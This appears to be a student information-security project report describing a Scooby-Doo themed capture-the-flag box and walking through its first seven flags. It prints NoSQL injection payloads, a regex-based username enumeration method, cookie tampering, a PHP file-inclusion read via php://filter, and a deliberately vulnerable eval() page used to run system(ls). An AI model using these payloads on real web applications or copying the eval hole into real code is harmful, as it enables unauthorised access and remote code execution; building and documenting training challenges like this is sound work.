Sri Lanka Institute of Information Technology

Information Security Project IE3092

13ghosts CTF

IT18145908 – R.A.D. Kalana Sankalpa

IT18033960 – E.K.J.Premathilaka

Introduction

In this project, we are creating a Capture the Flag box and a flag submission system with a mystery-solving theme from the "Scooby-Doo" TV show. This is a Jeopardy-style CTF. Jeopardy-style CTFs have a couple of questions (tasks) in a range of categories. For example, Web, Forensic, Crypto, Binary, or something else. A famous example of such CTF is Defcon CTF quals. The box is uniquely designed to meet the technologies and strategies used by a particular company and to be tested with their Linux System Administrators and Web Application Developers. It contains thirteen hidden flags and attacker(s) are supposed to find all the flags within the time period of 12 hours. The box includes challenges that require NoSQL injection, Shell injection, Reverse engineering, Cryptography, and Privilege escalation knowledge to successfully exploit the vulnerabilities.

CTF is live on - 52.152.235.173

GitHub repo link - https://github.com/an0nlk/13ghosts

Scoreboard: http://13ghosts.rf.gd/index.php

Youtube link - https://www.youtube.com/playlist?list=PLVdgk3JqSZBHCQTCJg5-QuXEffTCayoxs

Notion link - https://www.notion.so/f72e6a87dcbf4b8fa661e3492dce3585?v=b4a09a14b3c64671835c556ab1968575

Architecture

The CTF consists of both web-based and shell-based attack techniques to find the flags.

System Specifications:


- OS - Debian-10.5
- RAM - 1GB
- Disk space - 30GB
- Web Servers – Apache Tomcat 9.0.38, Nginx 1.14.2
- Database - MongoDB 4.4.1
- Front end development - HTML, CSS, JS
- Back end development - PHP
- Access Modes - Web shell and SSH

Web servers

In this CTF we have used two web servers. One is the main web server which the players get to interact with first in order to get access to the server. After gaining access to the server, players will have to interact with the second hidden web server, to go ahead with the challenge. Apache Tomcat (latest version) and Nginx (latest version) are the two web servers and their versions that we are going to use in this project. For web development, we are using HTML, CSS, PHP, and JS technologies.

Progress so far


We chose to host our CTF challenge on Microsoft Azure. We started on creating levels a few weeks ago and we have designed to implement 13 levels in this box and completed implementing 7 levels so far. The first half of the box includes header checking, NoSQL injections, username password enumeration, exploiting PHP vulnerabilities, and cookie injection.


13 Ghosts - CTF
Capture The Ghosts
Home
Login
WELCOME TO 13 Ghosts - CTF
13GHOSTS CTF
0:00 / 2:17
Created By Kalana & Kushan
Copyright © 2020 All Rights Reserved

Landing page

Flag #1 - Gathering Header Information


The starting flag is a quite simple one to capture even for a beginner in this area. Attackers will have to analyze headers of the packets that are coming from the server in order to gather more useful information about the server. The first flag can be found in the header response. Server headers describe the software used by the origin server that handled the request that is, the server that generated the response. Developers should avoid overly-detailed Server values, as they can reveal information that might make it (slightly) easier for attackers to exploit known security holes.


HTML CSS JS XHR Fonts Images Media WS Other Disable Cache No Throttling
Headers Cookies Request Response Timings Stack Trace
Filter Headers
Block

```
GET http://52.152.235.173/index.php

Status        200 OK
Version       HTTP/1.1
Transferred   906 B (1.38 KB size)

Response Headers (249 B)
Connection: keep-alive
Content-Encoding: gzip
Content-Type: text/html; charset=UTF-8
Date: Tue, 22 Sep 2020 16:34:24 GMT
Ghost: ghost1{32PtMc7QqDpCwzPb}
MongoDBserver: 4.4.1
Server: nginx/1.14.2
Transfer-Encoding: chunked

Request Headers (370 B)
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
```


Flag #2 - NoSQL Injection - Part 1

The Global NoSQL Market has shown continuous growth in the past few years and is expected to grow even further. So, this will be an opportunity for the web app developers and database administrators to play around with MongoDB. At this level, the player needs to exploit the NoSQL vulnerability and log in to the web application. This can be done manually using Burp Suite with a simple payload("[$ne]").



```
Content-Type: application/x-www-form-urlenco
Content-Length: 26
Origin: http://52.152.235.173
Connection: close
Referer: http://52.152.235.173/login.php
Upgrade-Insecure-Requests: 1

username[$ne]=1&password[$ne]=1&sub=
```

After successfully logging in (even though it is not a valid user account), player will find the second flag in the user landing page.


You have logged in. But user is not the valid user
ghost2{PWL3Om0VyW3pWzGg}


Flag #3 - NoSQL Injection - Part 2

In this step, the player has to find the correct username and password and log into the web application. This can be done manually using Burp Suite as well as by creating or using an automated tool like this one:


https://github.com/an0nlk/Nosql-MongoDB-injection-username-password-enumeration

Manual method


Player can start with manually submitting every possible character that a username can start with. As in the following example, it is started with number 1.


```
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 41
Origin: http://52.152.235.173
Connection: close
Referer: http://52.152.235.173/login.php
Cookie: PHPSESSID=ugh0e71e7drv9f7gpdg0uef2jp
Upgrade-Insecure-Requests: 1

username[$regex]=1&password[$ne]=asd&sub=
```


As the response from the server, we get a '200 OK' and it still says the credentials are invalid.



```
HTTP/1.1 200 OK
Server: nginx/1.14.2
Date: Tue, 29 Sep 2020 1
Content-Type: text/html;
Connection: close
Ghost: ghost1{32PtMc7QqD
MongoDBserver: 4.4.1
Content-Length: 2517
```


```
:or"></span>
 <span class="error">invalid credentials</span>
```


After submitting the first character of the correct username, which is 'v', it gives responses with a '302 Found'. Which means, the username must start with the letter 'v'.




```
HTTP/1.1 302 Found
Server: nginx/1.14.2
Date: Tue, 29 Sep 2020 14:24:
Content-Type: text/html; char
Connection: close
Expires: Thu, 19 Nov 1981 08:
Cache-Control: no-store, no-c
Pragma: no-cache
```

Automated method

Players can write their own script for this or they can use an existing tool.



```
[redacted]:~$ python nosqli-user-pass-enum.py -u http://52.152.235.173/login.php
-up username -pp password -ep username -m POST
```




```
Pattern found that starts with 'v'
Pattern found: vi
Pattern found: vin
Pattern found: vinc
Pattern found: vince
Pattern found: vincen
Pattern found: vincent
username found: vincent
```

The same method can be used to find the password as well.

Flag #4 - Cookie Decoding


Almost every web application uses cookies to record the user's browsing activity including clicking on buttons, logging in, or recording which pages were visited in the past. But some of them are stored without proper encoding methods. Attackers may be able to decode and inject customized cookies to perform malicious activities. At this level, the player must find the cookie first. A part of the cookie is the flag, but it is encoded. The player has to find the correct function and decode it to get the flag.



username=vincent; admin=no; ghost=ghost4{GvW4jzPdDiWlVm4m}


Flag #5 - Cookie Injection & JS De-obfuscating

The player must make some changes to the flag that was found on the previous level and encode it again and send it to the server to get to the next level. Players will be logged in as the admin of the website. Then they will have to find an obfuscated JS script by inspecting the source of the web page and they will have to de-obfuscate it to get the original flag.



```
username=vincent; admin=yes; ghost=ghost4{GvW4jzPdDiWlVm4m}
```

WELCOME TO 13 Ghosts - CTF
You have successfully logged in as the admin

Obfuscated JavaScript code


```
</footer>
<script>var _0x3f3e=['apply','table','toString','exception','{}.constructor(\x22return\x20this\x22)(\x20)','bind','error'
</html>
```

We can get the flag by including a little code 'document.write(ghost5)' at the end of the code.


```
var f1 = BermudaTriangleGhosts[0];
var f2 = BermudaTriangleGhosts[1];
var f3 = BermudaTriangleGhosts[2];
var f4 = BermudaTriangleGhosts[3];
var f5 = BermudaTriangleGhosts[4];
var ghost5 = f3 + f1 + f5 + f2 + f4;
document.write(ghost5);
```


Flag #6 - PHP Local File Inclusion

Local File Inclusion (LFI) allows an attacker to include files on a server through the web browser. This vulnerability exists when a web application includes a file without correctly sanitizing the input, allowing an attacker to manipulate the input and inject path traversal characters and include other files from the webserver. The player needs to exploit this vulnerability and read web(PHP) files to get this flag which is hidden inside one of these files.

http://52.152.235.173/admin/themes.php?theme=**php://filter/convert.base64-encode/resource=execute.php**

This is the Base64 encoded version of the 'execute.php' page of the website. By decoding that we can acquire the PHP code of that web page.

Inside the code, we can see that it accepts a variable called 'myphpcommand' as a GET request and it only takes a maximum of 10 strings as the input. Using that information, we can execute commands on the server.




```
<?php
require_once("admin.php");
require_once("themes.php");
//ghost6{trEMojHJPRMGcy9Q}
$code = $_GET['myphpcommand'];
if (strlen($code) > 10){
 echo "input is too long";
}
else{
  eval("$code;");
```

Flag #7 - PHP Command Execution

Exploiting the above PHP Local File Inclusion vulnerability player must read PHP sources of web files. One of these fillers contains an insecure code that allows attackers to execute PHP commands. Exploiting this vulnerability, the player has to execute a command ("system (ls)") to read the files in the web directory. The player will then be able to find a strange file in the web directory. The player has to read this file using the PHP local file inclusion vulnerability in order to get the flag.

http://52.152.235.173/admin/execute.php?**myphpcommand=system(ls)**

Executing this command will get us the list of files inside the */var/www/html* directory.



```
M@rc311@
admin.php
blue.php
execute.php
index.php
themes.php
yellow.php
```

The *M@rc311@* file includes the 7th flag.